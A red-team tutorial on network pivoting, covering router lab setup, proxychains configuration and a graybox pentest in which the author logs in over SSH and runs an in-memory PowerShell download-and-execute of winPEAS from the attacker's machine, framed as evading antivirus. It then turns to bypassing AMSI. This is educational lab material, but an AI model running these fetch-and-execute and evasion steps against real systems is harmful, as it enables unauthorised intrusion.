Post

BEB [ Bypassing Entry Barriers ] - Hacking Forward with Pivoting Guide

We will deep dive into the concept of pivoting and some Redteaming stuff tips&tricks and in the end we will solve the Brainpan BOF machine

BEB [ Bypassing Entry Barriers ] - Hacking Forward with Pivoting Guide

Requirements

Routing is one of the most concepts we should be aware if you’re in the security field but I will explain some important topics that I need u to understand more in deep

Can you reach me ?


I will build a real-world scenario with you step by step because if you want to make yours, let’s start.

As you see we build a topology to understand the concept of Routing

  • R1 configurations :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
R1#conf t  
Enter configuration commands, one per line.  End with CNTL/Z.
R1(config)#int f0/0
R1(config-if)#ip add 10.0.0.1 255.255.255.0
R1(config-if)#no shut
R1(config-if)#int f0/1
R1(config-if)#ip add 192.168.1.1 255.255.255.0
R1(config-if)#no shut
R1(config-if)#exit
R1(config)#service dhcp
R1(config)#ip dhcp excluded-address 192.168.1.1         
R1(config)#ip dhcp excluded-address 10.0.0.1
R1(config)#ip dhcp pool net1
R1(dhcp-config)#network 10.0.0.0 255.255.255.0
R1(dhcp-config)#default-router 10.0.0.1
R1(dhcp-config)#dns-server 8.8.8.8
R1(dhcp-config)#exit
R1(config)#ip dhcp pool net2
R1(dhcp-config)#network 192.168.1.0 255.255.255.0
R1(dhcp-config)#dns-server 8.8.8.8
R1(dhcp-config)#default-router 192.168.1.1
R1(dhcp-config)#exit
R1(config-if)#do show ip dhcp binding          
Bindings from all pools not associated with VRF:
IP address          Client-ID/              Lease expiration        Type
                    Hardware address/
                    User name
10.0.0.2            0108.0027.cc15.b5       Mar 02 2002 12:46 AM    Automatic
10.0.0.3            0108.0027.8c28.65       Mar 02 2002 12:47 AM    Automatic
192.168.1.2         0108.0027.7b2c.16       Mar 02 2002 01:09 AM    Automatic


After this configs, you should see in ur Windows machines

Now we will try to ping :

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
# Win7-1

C:\Users\fady>ping 10.0.0.3

Pinging 10.0.0.3 with 32 bytes of data:
Reply from 10.0.0.3: bytes=32 time=2ms TTL=128
Reply from 10.0.0.3: bytes=32 time=1ms TTL=128

Ping statistics for 10.0.0.3:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 2ms, Average = 1ms

C:\Users\fady>ping 192.168.1.2

Pinging 192.168.1.2 with 32 bytes of data:
PING: transmit failed. General failure.

Ping statistics for 192.168.1.2:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\fady>

# Win7-2 

C:\Users\fady>ping 10.0.0.2

Pinging 10.0.0.2 with 32 bytes of data:
Reply from 10.0.0.2: bytes=32 time=3ms TTL=128
Reply from 10.0.0.2: bytes=32 time=1ms TTL=128
Reply from 10.0.0.2: bytes=32 time<1ms TTL=128

Ping statistics for 10.0.0.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 3ms, Average = 1ms

C:\Users\fady>ping 192.168.1.3

Pinging 192.168.1.3 with 32 bytes of data:
Reply from 192.168.1.3: bytes=32 time=3ms TTL=128
Reply from 192.168.1.3: bytes=32 time<1ms TTL=128
Reply from 192.168.1.3: bytes=32 time=1ms TTL=128

Ping statistics for 192.168.1.3:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 3ms, Average = 1ms

C:\Users\fady>

# Win7-3

C:\Users\fady>ping 10.0.0.3

Pinging 10.0.0.3 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 10.0.0.3:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\fady>ping 192.168.1.2

Pinging 192.168.1.2 with 32 bytes of data:
Reply from 192.168.1.2: bytes=32 time=2ms TTL=128
Reply from 192.168.1.2: bytes=32 time<1ms TTL=128
Reply from 192.168.1.2: bytes=32 time=1ms TTL=128

Ping statistics for 192.168.1.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 2ms, Average = 0ms

Now as we can see the only one who can ping all the devices is Win7-2 becosue he has 2 IPs from his 2 interfaces, What does that mean ?

That means Under normal circumstances there is no access between these two networks unless a routing rule is defined but we don’t use it . According to this structure, the Win7-2, who is using a computer with two NIC cards, has to reach all the devices in this network

Proxychains

ProxyChains is a tool used for routing connections through one or more intermediary servers (proxies) to enhance privacy and anonymity while accessing the internet. It allows users to redirect network traffic through a series of proxy servers, effectively hiding the source and destination of the traffic. So how to deal with it ?

First we need to configure it to work properly , let’s dive into the

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
┌──(root㉿0xMat10)-[~]
└─# cat /etc/proxychains4.conf 
# proxychains.conf  VER 4.x
#
#        HTTP, SOCKS4a, SOCKS5 tunneling proxifier with DNS.

# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
#dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app
#
#round_robin_chain
#
# Round Robin - Each connection will be done via chained proxies
# of chain_len length
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped).
# the start of the current proxy chain is the proxy after the last
# proxy in the previously invoked proxy chain.
# if the end of the proxy chain is reached while looking for proxies
# start at the beginning again.
# otherwise EINTR is returned to the app
# These semantics are not guaranteed in a multithreaded environment.
#
#random_chain
#
# Random - Each connection will be done via random proxy
# (or proxy chain, see  chain_len) from the list.
# this option is good to test your IDS :)

# Make sense only if random_chain or round_robin_chain
#chain_len = 2

# Quiet mode (no output from library)
#quiet_mode

## Proxy DNS requests - no leak for DNS data
# (disable all of the 3 items below to not proxy your DNS requests)

# method 1. this uses the proxychains4 style method to do remote dns:
# a thread is spawned that serves DNS requests and hands down an ip
# assigned from an internal list (via remote_dns_subnet).
# this is the easiest (setup-wise) and fastest method, however on
# systems with buggy libcs and very complex software like webbrowsers
# this might not work and/or cause crashes.
proxy_dns

# method 2. use the old proxyresolv script to proxy DNS requests
# in proxychains 3.1 style. requires `proxyresolv` in $PATH
# plus a dynamically linked `dig` binary.
# this is a lot slower than `proxy_dns`, doesn't support .onion URLs,
# but might be more compatible with complex software like webbrowsers.
#proxy_dns_old

# method 3. use proxychains4-daemon process to serve remote DNS requests.
# this is similar to the threaded `proxy_dns` method, however it requires
# that proxychains4-daemon is already running on the specified address.
# on the plus side it doesn't do malloc/threads so it should be quite
# compatible with complex, async-unsafe software.
# note that if you don't start proxychains4-daemon before using this,
# the process will simply hang.
#proxy_dns_daemon 127.0.0.1:1053

# set the class A subnet number to use for the internal remote DNS mapping
# we use the reserved 224.x.x.x range by default,
# if the proxified app does a DNS request, we will return an IP from that range.
# on further accesses to this ip we will send the saved DNS name to the proxy.
# in case some control-freak app checks the returned ip, and denies to 
# connect, you can use another subnet, e.g. 10.x.x.x or 127.x.x.x.
# of course you should make sure that the proxified app does not need
# *real* access to this subnet. 
# i.e. dont use the same subnet then in the localnet section
#remote_dns_subnet 127 
#remote_dns_subnet 10
remote_dns_subnet 224

# Some timeouts in milliseconds
tcp_read_time_out 15000
tcp_connect_time_out 8000

### Examples for localnet exclusion
## localnet ranges will *not* use a proxy to connect.
## note that localnet works only when plain IP addresses are passed to the app,
## the hostname resolves via /etc/hosts, or proxy_dns is disabled or proxy_dns_old used.

## Exclude connections to 192.168.1.0/24 with port 80
# localnet 192.168.1.0:80/255.255.255.0

## Exclude connections to 192.168.100.0/24
# localnet 192.168.100.0/255.255.255.0

## Exclude connections to ANYwhere with port 80
# localnet 0.0.0.0:80/0.0.0.0
# localnet [::]:80/0

## RFC6890 Loopback address range
## if you enable this, you have to make sure remote_dns_subnet is not 127
## you'll need to enable it if you want to use an application that 
## connects to localhost.
# localnet 127.0.0.0/255.0.0.0
# localnet ::1/128

## RFC1918 Private Address Ranges
# localnet 10.0.0.0/255.0.0.0
# localnet 172.16.0.0/255.240.0.0
# localnet 192.168.0.0/255.255.0.0

### Examples for dnat
## Trying to proxy connections to destinations which are dnatted,
## will result in proxying connections to the new given destinations.
## Whenever I connect to 1.1.1.1 on port 1234 actually connect to 1.1.1.2 on port 443
# dnat 1.1.1.1:1234  1.1.1.2:443

## Whenever I connect to 1.1.1.1 on port 443 actually connect to 1.1.1.2 on port 443
## (no need to write :443 again)
# dnat 1.1.1.2:443  1.1.1.2

## No matter what port I connect to on 1.1.1.1 port actually connect to 1.1.1.2 on port 443
# dnat 1.1.1.1  1.1.1.2:443

## Always, instead of connecting to 1.1.1.1, connect to 1.1.1.2
# dnat 1.1.1.1  1.1.1.2

# ProxyList format
#       type  ip  port [user pass]
#       (values separated by 'tab' or 'blank')
#
#       only numeric ipv4 addresses are valid
#
#
#        Examples:
#
#               socks5  192.168.67.78   1080    lamer   secret
#               http    192.168.89.3    8080    justu   hidden
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5, raw
#         * raw: The traffic is simply forwarded to the proxy without modification.
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]First, we will build our lab together because I wanna u to do this with me not just watch my do my own stuff, Let's start

# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050

Let’s break this file into small pieces to understand it well :

  • HTTP → Used to anonymize HTTP traffic only
  • SOCKS5 → This is the preferred proxy it is used to anonymize all sorts of network traffic.
  • SOCKS4 → This is similar to SOCKS5 but it does not support ipv6 and UDP protocols
  • dynamic_chain → It is the most common and preferable used option, In this, the traffic is routed from the Proxy servers as provided in the list and it skips the server if it is down.
  • strict_chain → In this method the traffic is routed from the given list and if a server is down the traffic does not reach the destination it is useful when we ensure that all the proxy servers are up always{in a scenario where we pay for the proxy server because free proxy servers are down now and then}
  • random_chain → In this method the traffic every time takes a different route, or we can specify that we go through this route many times and so on. It is like resetting the service and getting a new IP every time.
  • proxy_dns → this ensures that the DNS requests are also routed through proxies to make sure there are no DNS leaks.

Topology Section


First, we will build our lab together because I want you to do this with me, not just watch me do my own stuff. Let’s start.

This topology has 3 machines :

  • You can make this topology with one router, but I made it like this so we can understand the concepts better.

  • If you can’t use GNS3 or not familiar with this network stuff I recommend u to watch Abeer Hosni stuff it’s amazing

Let’s start with R1 & R2 configurations :

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
# R1 

R1#config t
R1(config)#int f0/0
R1(config-if)#ip add 10.0.0.1 255.255.255.0
R1(config-if)#no shut 
R1(config-if)#exit
R1(config)#service dhcp
R1(config)#ip dhcp excluded-address 10.0.0.1
R1(config)#ip dhcp pool 0xmat10
R1(dhcp-config)#network 10.0.0.0 255.255.255.0
R1(dhcp-config)#dns-server 8.8.8.8
R1(dhcp-config)#default-router 10.0.0.1
R1(dhcp-config)#exit
R1(config)#exit
R1#show ip dhcp binding 
Bindings from all pools not associated with VRF:
IP address          Client-ID/              Lease expiration        Type
                    Hardware address/
                    User name
10.0.0.2            0108.0027.0ea6.6f       Mar 02 2002 04:51 PM    Automatic
10.0.0.4            0108.0027.2e68.d6       Mar 02 2002 04:43 PM    Automatic

# R2 

R2#config t
R2(config)#int f0/0
R2(config-if)#ip add 192.168.1.1 255.255.255.0
R2(config-if)#no shut
R2(config-if)#exit
R2(config)#service dhcp
R2(config)#ip dhcp excluded-address 192.168.1.1
R2(config)#ip dhcp pool 0xMat10
R2(dhcp-config)#network 192.168.1.0 255.255.255.0
R2(dhcp-config)#dns-server 8.8.8.8
R2(dhcp-config)#default-router 192.168.1.1
R2(dhcp-config)#exit
R2(config)#exit
R2#show ip dhcp binding 
Bindings from all pools not associated with VRF:
IP address          Client-ID/              Lease expiration        Type
                    Hardware address/
                    User name
192.168.1.2         0800.273d.5d74          Mar 02 2002 09:57 AM    Automatic
192.168.1.4         0108.0027.db06.e2       Mar 02 2002 04:26 PM    Automatic


Now you should see everything is ok like this :

Graybox Pentest Section

Assume you have a pentest engagement of the organization, and the only thing you know is there is a user called Fady, and his password is 123.

Let’s start with ping swipe to discover online hosts Then enumeration process with the Fscan tool Because i love it :

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
┌──(root㉿0xMat10)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.2  netmask 255.255.255.0  broadcast 10.0.0.255
        inet6 fe80::a00:27ff:fe0e:a66f  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:0e:a6:6f  txqueuelen 1000  (Ethernet)
        RX packets 127049  bytes 11082246 (10.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 130366  bytes 20672888 (19.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 3114  bytes 1076537 (1.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3114  bytes 1076537 (1.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

                                                                                                                                       
┌──(root㉿0xMat10)-[~]
└─# fping -gar 1 10.0.0.0/24
10.0.0.2
10.0.0.1
10.0.0.4

┌──(root㉿0xMat10)-[~]
└─# fscan -h 10.0.0.4

   ___                              _    
  / _ \     ___  ___ _ __ __ _  ___| | __ 
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <    
\____/     |___/\___|_|  \__,_|\___|_|\_\   
                     fscan version: 1.8.2
start infoscan
(icmp) Target 10.0.0.4        is alive
[*] Icmp alive hosts len is: 1
10.0.0.4:22 open
10.0.0.4:445 open
10.0.0.4:139 open
10.0.0.4:135 open
10.0.0.4:7777 open
[*] alive ports len is: 5
start vulscan
已完成 5/5
[*] 扫描结束,耗时: 28.263066315s

As we can see there is an SSH service on the Windows machine we can try to log in with our creds :

1
2
3
4
5
6
7
8
9
10
┌──(root㉿0xMat10)-[~]
└─# ssh fady@10.0.0.4                                                                  
fady@10.0.0.4's password:
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

fady@WIN10 C:\Users\fady>hostname
win10

fady@WIN10 C:\Users\fady>

Bingo , We are in let’s start our enum process again on the compromised machine with the WinPeas let’s execute it in memory to avoid detection :

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
# Open HTTP server on my machine 

┌──(root㉿0xMat10)-[~/…/tools/PEASS-ng-master/winPEAS/winPEASps1]
└─# ls       
README.md  winPEAS.ps1
                                                                                                                                       
┌──(root㉿0xMat10)-[~/…/tools/PEASS-ng-master/winPEAS/winPEASps1]
└─# python3 -m http.server 80 
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

# Go to the SSH tab 

fady@WIN10 C:\Users\fady>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\fady> iex (New-Object Net.Webclient).DownloadString("http://10.0.0.2/winPEAS.ps1")
iex : At line:1 char:1
+ <#
+ ~~

This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ iex (New-Object Net.Webclient).DownloadString("http://10.0.0.2/winPEA ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

Okay sees the Windows Defender detect us so we should bypass the Malware Scan Interface [ AMSI ] there are several ways to do this but i will give u some good stuff that helped me to learn about Event and Script Block Logging, Anti-Malware Scan Interface (AMSI), and Windows Defender bypass

This topic is interesting for me, so you should know about it before completing the post. You can check this out from here

